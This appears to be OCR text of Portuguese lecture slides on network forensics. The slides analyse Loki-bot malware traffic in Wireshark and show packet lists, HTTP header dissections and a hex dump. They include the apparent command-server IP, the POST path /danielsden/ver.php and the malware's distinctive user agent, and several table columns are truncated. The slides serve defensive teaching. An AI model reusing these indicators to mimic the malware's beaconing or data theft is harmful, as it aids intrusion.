
Ataques: Malwares (Loki-bot)

- https://github.com/nipunjaswal/networkforensics/blob/master/Ch6/LokiBot%20Analysis/loki-bot_network_traffic.pcap


Hands-On
Network Forensics
Investigate network attacks and find evidence using common network forensic tools
Packt>
www.packt.com
Nipun Jaswal

Ataques: Malwares


- Método HTTP
- User-agent
- URL



```
No.   Time       Source                 Destination      Protocol  Length  User-Agent                        Info
   60 47.367900  172.16.0.130           185.141.27.187   HTTP         503  Mozilla/4.08 (Charon; Inferno)  POST /danielsden/ver.php HTTP/1
   43 12.318222  172.16.0.130           185.141.27.187   HTTP         230  Mozilla/4.08 (Charon; Inferno)  POST /danielsden/ver.php HTTP/1
   27 11.267936  172.16.0.130           185.141.27.187   HTTP         257  Mozilla/4.08 (Charon; Inferno)  POST /danielsden/ver.php HTTP/1
   13 10.092171  172.16.0.130           185.141.27.187   HTTP        2567  Mozilla/4.08 (Charon; Inferno)  POST /danielsden/ver.php HTTP/1
   67 48.015339  fe80::7152:5099:6c9…   ff02::1:2        DHCPv6       156                                  Solicit XID: 0xef3f96 CID: 0001
```

```
> Internet Protocol Version 4, Src: 172.16.0.130, Dst: 185.141.27.187
> Transmission Control Protocol, Src Port: 49344, Dst Port: 80, Seq: 247, Ack: 33, Len: 2513
> [2 Reassembled TCP Segments (2759 bytes): #12(246), #13(2513)]
v Hypertext Transfer Protocol
  > POST /danielsden/ver.php HTTP/1.0\r\n
    User-Agent: Mozilla/4.08 (Charon; Inferno)\r\n
    Host: 185.141.27.187\r\n
    Accept: */*\r\n
    Content-Type: application/octet-stream\r\n
    Content-Encoding: binary\r\n
    Content-Key: 69A80BA8\r\n
  > Content-Length: 2513\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://185.141.27.187/danielsden/ver.php]
```

Ataques: Malwares (Loki-bot)


loki-bot_network_traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left
Apply as Column Ctrl+Shift+I
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize with Filter
Follow
Copy
Show Packet Bytes... Ctrl+Shift+O
Export Packet Bytes... Ctrl+Shift+X
Wiki Protocol Page
Filter Field Reference
Protocol Preferences
Decode As...
Go to Linked Packet
Show Linked Packet in New Window
Frame (2567 bytes)
Reassembled TCP (2759 bytes)


```
No.  Time       Source          D
   9 10.091211  185.141.27.187  1                ion
  10 10.091266  185.141.27.187  1                4 [FIN, ACK] Seq=32 Ack=1 Win=29312 Len=0
  11 10.091277  172.16.0.130    1                0 [ACK] Seq=1 Ack=33 Win=65536 Len=0
  12 10.092104  172.16.0.130    1                0 [PSH, ACK] Seq=1 Ack=33 Win=65536 Len=246 [TCP segment of a reassembled PDU]
  13 10.092171  172.16.0.130    1                ielsden/ver.php HTTP/1.0
  14 10.092262  172.16.0.130    1                0 [FIN, ACK] Seq=2760 Ack=33 Win=65536 Len=0
  15 10.092646  185.141.27.187  1                4 [ACK] Seq=33 Ack=247 Win=30336 Len=0
  16 10.092692  185.141.27.187  1                4 [ACK] Seq=33 Ack=2760 Win=35328 Len=0
  17 10.092848  185.141.27.187  1                4 [ACK] Seq=33 Ack=2761 Win=35328 Len=0
  18 10.244639  172.16.0.130    1                0 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
  19 10.244882  185.141.27.187  1                5 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  20 10.750001  172.16.0.130    1                ansmission] 49345 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
```

```
> Frame 13: 2567 bytes on wire (20536 bits),
> Ethernet II, Src: Vmware_0d:2b:8d (00:0c:29                       :17:b2:bb)
> Internet Protocol Version 4, Src: 172.16.0.
> Transmission Control Protocol, Src Port: 49                       2513
> [2 Reassembled TCP Segments (2759 bytes): #
v Hypertext Transfer Protocol
  > POST /danielsden/ver.php HTTP/1.0\r\n
    User-Agent: Mozilla/4.08 (Charon; Inferno)\r\n
    Host: 185.141.27.187\r\n
    Accept: */*\r\n
    Content-Type: application/octet-stream\r\n
    Content-Encoding: binary\r\n
    Content-Key: 69A80BA8\r\n
```

```
0020  30 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   0··User- Agent: M
0030  6f 7a 69 6c 6c 61 2f 34  2e 30 38 20 28 43 68 61   ozilla/4 .08 (Cha
0040  72 6f 6e 3b 20 49 6e 66  65 72 6e 6f 29 0d 0a 48   ron; Inf erno)··H
0050  6f 73 74 3a 20 31 38 35  2e 31 34 31 2e 32 37 2e   ost: 185 .141.27.
0060  31 38 37 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   187··Acc ept: */*
0070  0d 0a 43 6f 6e 74 65 6e  74 2d 54 79 70 65 3a 20   ··Conten t-Type: 
0080  61 70 70 6c 69 63 61 74  69 6f 6e 2f 6f 63 74 65   applicat ion/octe
0090  74 2d 73 74 72 65 61 6d  0d 0a 43 6f 6e 74 65 6e   t-stream ··Conten
00a0  74 2d 45 6e 63 6f 64 69  6e 67 3a 20 62 69 6e 61   t-Encodi ng: bina
00b0  72 79 0d 0a 43 6f 6e 74  65 6e 74 2d 4b 65 79 3a   ry··Cont ent-Key:
00c0  20 36 39 41 38 30 42 41  38 0d 0a 43 6f 6e 74 65    69A80BA 8··Conte
00d0  6e 74 2d 4c 65 6e 67 74  68 3a 20 32 35 31 33 0d   nt-Lengt h: 2513·
00e0  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 63 6c 6f   ·Connect ion: clo
```

HTTP User-Agent header (http.user_agent), 44 bytes

Packets: 67 · Displayed: 67 (100.0%)




http.request.uri

```
n           Protocol  Length  User-Agent                   Request URI               Info
1.27.187    HTTP        2567 Mozilla/4.08 (Charon; Inferno) /danielsden/ver.php  POST /danielsden/ver.php HTTP/1.0
1.27.187    HTTP         257 Mozilla/4.08 (Charon; Inferno) /danielsden/ver.php  POST /danielsden/ver.php HTTP/1.0
1.27.187    HTTP         230 Mozilla/4.08 (Charon; Inferno) /danielsden/ver.php  POST /danielsden/ver.php HTTP/1.0
1.27.187    HTTP         503 Mozilla/4.08 (Charon; Inferno) /danielsden/ver.php  POST /danielsden/ver.php HTTP/1.0
```

```
    Accept: */*\r\n
    Content-Type: application/octet-stream\r\n
    Content-Encoding: binary\r\n
    Content-Key: 69A80BA8\r\n
  > Content-Length: 2513\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://185.141.27.187/danielsden/ver.php]
    [HTTP request 1/1]
  ˅ Content-encoded entity body (binary): 2513 bytes [Err
     ˅ Data (2513 bytes)
          Data: 1200270000000a0000005858585858313131313101
        ˅ Text: \022
           ˅ [Expert Info (Warning/Undecoded): Trailing st
```

